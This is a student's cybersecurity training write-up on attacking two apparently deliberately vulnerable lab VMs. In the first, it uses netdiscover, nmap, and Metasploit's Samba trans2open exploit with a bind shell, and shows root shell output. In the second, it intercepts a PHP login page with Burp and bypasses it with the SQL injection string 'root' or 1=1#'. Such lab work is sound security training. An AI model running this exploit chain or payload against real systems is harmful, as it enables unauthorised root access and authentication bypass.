Name / Mostafa Mohamed Ismail Ahmed


Training / Cyber Security

ID / 20191613931

Vm1:

After install VM1 and run it :

1) I used " netdiscover -I eth0 " to know ip of VM




```
Currently scanning: 192.168.12.0/16   |   Screen View: Unique Hosts

9 Captured ARP Req/Rep packets, from 9 hosts.   Total size: 540
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.1.1     c4:e9:0a:f9:08:a4      1      60  D-Link International
192.168.1.10    58:a0:23:c0:ae:1d      1      60  Intel Corporate
192.168.1.13    08:00:27:32:a3:b3      1      60  PCS Systemtechnik GmbH
192.168.1.3     f0:79:e8:bc:38:37      1      60  GUANGDONG OPPO MOBILE TELECOMMUNICATIONS CORP.,LTD
192.168.1.8     fc:19:99:df:ab:9a      1      60  Xiaomi Communications Co Ltd
192.168.1.7     b8:ee:65:e8:1a:d7      1      60  Liteon Technology Corporation
192.168.1.6     74:d2:1d:7e:56:7b      1      60  HUAWEI TECHNOLOGIES CO.,LTD
192.168.1.4     a8:9c:ed:47:44:7f      1      60  Xiaomi Communications Co Ltd
192.168.1.5     20:f4:78:41:24:9e      1      60  Xiaomi Communications Co Ltd
```

From Screenshot we know that IP of VM is " 192.168.1.13 "

2) i used nmap to see open ports on vm and version to see if any exploit on it




```
┌──(root💀kali)-[~]
└─# nmap -sV 192.168.1.13
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-08 15:26 EDT
Nmap scan report for 192.168.1.13
Host is up (0.00055s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 2.9p2 (protocol 1.99)
80/tcp    open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd (workgroup: 8)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
32768/tcp open  status      1 (RPC #100024)
MAC Address: 08:00:27:32:A3:B3 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.61 seconds
```

After some research I found that In port “ 139/tcp” service netbios-snn version samba smbd there is exploit I can use So

3) I opend msfconsole to search and find the exploit so I search by use “ search samba “ so I find many exploits so I choose “ exploit/linux/samba/trans2open ”

This exploits the buffer overflow found in Samba versions 2.2.0 to 2.2.8. This particular module is capable of exploiting the flaw on x86 Linux systems that do not have the noexec stack option set.




```
msf6 > search Samba

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec        2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig           2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   2   exploit/unix/misc/distcc_exec                         2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   3   exploit/windows/smb/group_policy_startup              2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   4   post/linux/gather/enum_configs                                         normal     No     Linux Gather Configurations
   5   auxiliary/scanner/rsync/modules_list                                   normal     No     List Rsync Modules
   6   exploit/windows/fileformat/ms14_060_sandworm          2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   7   exploit/unix/http/quest_kace_systems_management_rce   2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   8   exploit/multi/samba/usermap_script                    2007-05-14       excellent  No     Samba "username map script" Command Execution
   9   exploit/multi/samba/nttrans                           2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   10  exploit/linux/samba/setinfopolicy_heap                2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   11  auxiliary/admin/smb/samba_symlink_traversal                            normal     No     Samba Symlink Directory Traversal
   12  auxiliary/scanner/smb/smb_uninit_cred                                  normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
   13  exploit/linux/samba/chain_reply                       2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   14  exploit/linux/samba/is_known_pipename                 2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   15  auxiliary/dos/samba/lsa_addprivs_heap                                  normal     No     Samba lsa_io_privilege_set Heap Overflow
   16  auxiliary/dos/samba/lsa_transnames_heap                                normal     No     Samba lsa_io_trans_names Heap Overflow
   17  exploit/linux/samba/lsa_transnames_heap               2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   18  exploit/osx/samba/lsa_transnames_heap                 2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   19  exploit/solaris/samba/lsa_transnames_heap             2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   20  auxiliary/dos/samba/read_nttrans_ea_list                               normal     No     Samba read_nttrans_ea_list Integer Overflow
   21  exploit/freebsd/samba/trans2open                      2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   22  exploit/linux/samba/trans2open                        2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   23  exploit/osx/samba/trans2open                          2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   24  exploit/solaris/samba/trans2open                      2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)
   25  exploit/windows/http/samba_r6_search_results          2003-06-21       normal     Yes    Samba r 6 Search Results Buffer Overflow


Interact with a module by name or index. For example info 25, use 25 or use exploit/windows/http/samba_r6_search_results
```



```
msf6 > use exploit/linux/samba/trans2open
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
```

4) i choose exploit " exploit/linux/samba/trans2open "

I saw the options to see what its need to run

```
msf6 exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    139              yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.11     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce
```

So it want

1) rhosts which ip of target machine " 192.168.1.13 "

```
msf6 exploit(linux/samba/trans2open) > set rhost 192.168.1.13
rhost ⇒ 192.168.1.13
```

2)payload so I search to see what payload to use" search payloads "

Compatible Payloads

#	Name	Disclosure Date	Rank	Check	Description
0	payload/generic/custom		normal	No	Custom Payload
1	payload/generic/debug_trap		normal	No	Generic x86 Debug Trap
2	payload/generic/shell_bind_tcp		normal	No	Generic Command Shell, Bind TCP Inline
3	payload/generic/shell_reverse_tcp		normal	No	Generic Command Shell, Reverse TCP Inline
4	payload/generic/tight_loop		normal	No	Generic x86 Tight Loop
5	payload/linux/x86/adduser		normal	No	Linux Add User
6	payload/linux/x86/chmod		normal	No	Linux Chmod
7	payload/linux/x86/exec		normal	No	Linux Execute Command
8	payload/linux/x86/meterpreter/bind_ipv6_tcp		normal	No	Linux Mettle x86, Bind IPv6 TCP Stager (Linux x86)
9	payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid		normal	No	Linux Mettle x86, Bind IPv6 TCP Stager with UUID Support (Linux x86)
10	payload/linux/x86/meterpreter/bind_nonx_tcp		normal	No	Linux Mettle x86, Bind TCP Stager
11	payload/linux/x86/meterpreter/bind_tcp		normal	No	Linux Mettle x86, Bind TCP Stager (Linux x86)
12	payload/linux/x86/meterpreter/bind_tcp_uuid		normal	No	Linux Mettle x86, Bind TCP Stager with UUID Support (Linux x86)
13	payload/linux/x86/meterpreter/reverse_ipv6_tcp		normal	No	Linux Mettle x86, Reverse TCP Stager (IPv6)
14	payload/linux/x86/meterpreter/reverse_nonx_tcp		normal	No	Linux Mettle x86, Reverse TCP Stager
15	payload/linux/x86/meterpreter/reverse_tcp		normal	No	Linux Mettle x86, Reverse TCP Stager
16	payload/linux/x86/meterpreter/reverse_tcp_uuid		normal	No	Linux Mettle x86, Reverse TCP Stager
17	payload/linux/x86/metsvc_bind_tcp		normal	No	Linux Meterpreter Service, Bind TCP
18	payload/linux/x86/metsvc_reverse_tcp		normal	No	Linux Meterpreter Service, Reverse TCP Inline
19	payload/linux/x86/read_file		normal	No	Linux Read File
20	payload/linux/x86/shell/bind_ipv6_tcp		normal	No	Linux Command Shell, Bind IPv6 TCP Stager (Linux x86)
21	payload/linux/x86/shell/bind_ipv6_tcp_uuid		normal	No	Linux Command Shell, Bind IPv6 TCP Stager with UUID Support (Linux x86)
22	payload/linux/x86/shell/bind_nonx_tcp		normal	No	Linux Command Shell, Bind TCP Stager
23	payload/linux/x86/shell/bind_tcp		normal	No	Linux Command Shell, Bind TCP Stager (Linux x86)
24	payload/linux/x86/shell/bind_tcp_uuid		normal	No	Linux Command Shell, Bind TCP Stager with UUID Support (Linux x86)
25	payload/linux/x86/shell/reverse_ipv6_tcp		normal	No	Linux Command Shell, Reverse TCP Stager (IPv6)
26	payload/linux/x86/shell/reverse_nonx_tcp		normal	No	Linux Command Shell, Reverse TCP Stager
27	payload/linux/x86/shell/reverse_tcp		normal	No	Linux Command Shell, Reverse TCP Stager
28	payload/linux/x86/shell/reverse_tcp_uuid		normal	No	Linux Command Shell, Reverse TCP Stager
29	payload/linux/x86/shell_bind_ipv6_tcp		normal	No	Linux Command Shell, Bind TCP Inline (IPv6)
30	payload/linux/x86/shell_bind_tcp		normal	No	Linux Command Shell, Bind TCP Inline
31	payload/linux/x86/shell_bind_tcp_random_port		normal	No	Linux Command Shell, Bind TCP Random Port Inline
32	payload/linux/x86/shell_reverse_tcp		normal	No	Linux Command Shell, Reverse TCP Inline
33	payload/linux/x86/shell_reverse_tcp_ipv6		normal	No	Linux Command Shell, Reverse TCP Inline (IPv6)

Linux Command Shell, Bind TCP Stager (Linux x86)

Description:

Spawn a command shell (staged). Listen for a connection (Linux x86)

I use payload " payload payload/linux/x86/shell/bind_tcp "

```
msf6 exploit(linux/samba/trans2open) > set payload payload/linux/x86/shell/bind_tcp
payload ⇒ linux/x86/shell/bind_tcp
```

5) then exploit it 😊😊😊😊😊

```
msf6 exploit(linux/samba/trans2open) > exploit

[*] Started bind TCP handler against 192.168.1.13:4444
[*] 192.168.1.13:139 - Trying return address 0xbffffdfc...
[*] 192.168.1.13:139 - Trying return address 0xbffffcfc...
[*] 192.168.1.13:139 - Trying return address 0xbffffbfc...
[*] 192.168.1.13:139 - Trying return address 0xbffffafc...
[*] Sending stage (36 bytes) to 192.168.1.13
[*] 192.168.1.13:139 - Trying return address 0xbffff9fc...
[*] 192.168.1.13:139 - Trying return address 0xbffff8fc...
[*] 192.168.1.13:139 - Trying return address 0xbffff7fc...
[*] Command shell session 1 opened (192.168.1.11:36267 → 192.168.1.13:4444) at 2021-09-08 15:29:50 -0400

pwd
/tmp
whoami
root
uname -a
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
```

I use

Pwd

Whoami


Uname -a

To verify that I have access as shown in screenshot

VM2


After install VM2 and run it :

1) I used **“ netdiscover -I eth0 “** to know ip of VM




From Screenshot we know that IP of VM is **“ 192.168.1.2 ”**

2) I try to ping with target IP to show if there connection or not




From Screenshot we can find that there is connection

3) So, let’s open burp and go to proxy and turn intercept off and go to http history



4) so let’s go to Firefox and go to “ http://192.168.1.2 “ to go the web of target machine



It’s open and I can show that there is username and password text box which mean there is SQL table

5) so, let’s take a look on source code from burb

Response


Pretty Raw Render \n Actions


```
1  HTTP/1.1 200 OK
2  Date: Thu, 09 Sep 2021 02:56:31 GMT
3  Server: Apache/2.0.52 (CentOS)
4  X-Powered-By: PHP/4.3.9
5  Content-Length: 667
6  Connection: close
7  Content-Type: text/html; charset=UTF-8
8
9  <html>
10   <body>
11     <form method="post" name="frmLogin" id="frmLogin" action="index.php">
12       <table width="300" border="1" align="center" cellpadding="2" cellspacing="2">
13         <tr>
14           <td colspan='2' align='center'>
15             <b>
                 Remote System Administration Login
               </b>
16           </td>
17         </tr>
18         <tr>
19           <td width="150">
               Username
             </td>
20           <td>
               <input name="uname" type="text">
             </td>
21         </tr>
22         <tr>
23           <td width="150">
               Password
             </td>
24           <td>
25             <input name="psw" type="password">
26           </td>
27         </tr>
28         <tr>
29           <td colspan="2" align="center">
30             <input type="submit" name="btnLogin" value="Login">
31           </td>
32         </tr>
33       </table>
34     </form>
35
36     <!-- Start of HTML when logged in as Administator -->
37   </body>
38 </html>
39
```


From Screenshot we can know that:

1) Server: Apache/2.0.52 (CentOS).
2) X-Powered-By: PHP/4.3.9
3) The code does not verify the authenticity of the password.

6) So, let's try some sql injection to skip login page
   So, I tried some stuff like








So finally I skipped login page so I will continue with **“ root’ or 1=1# ”**

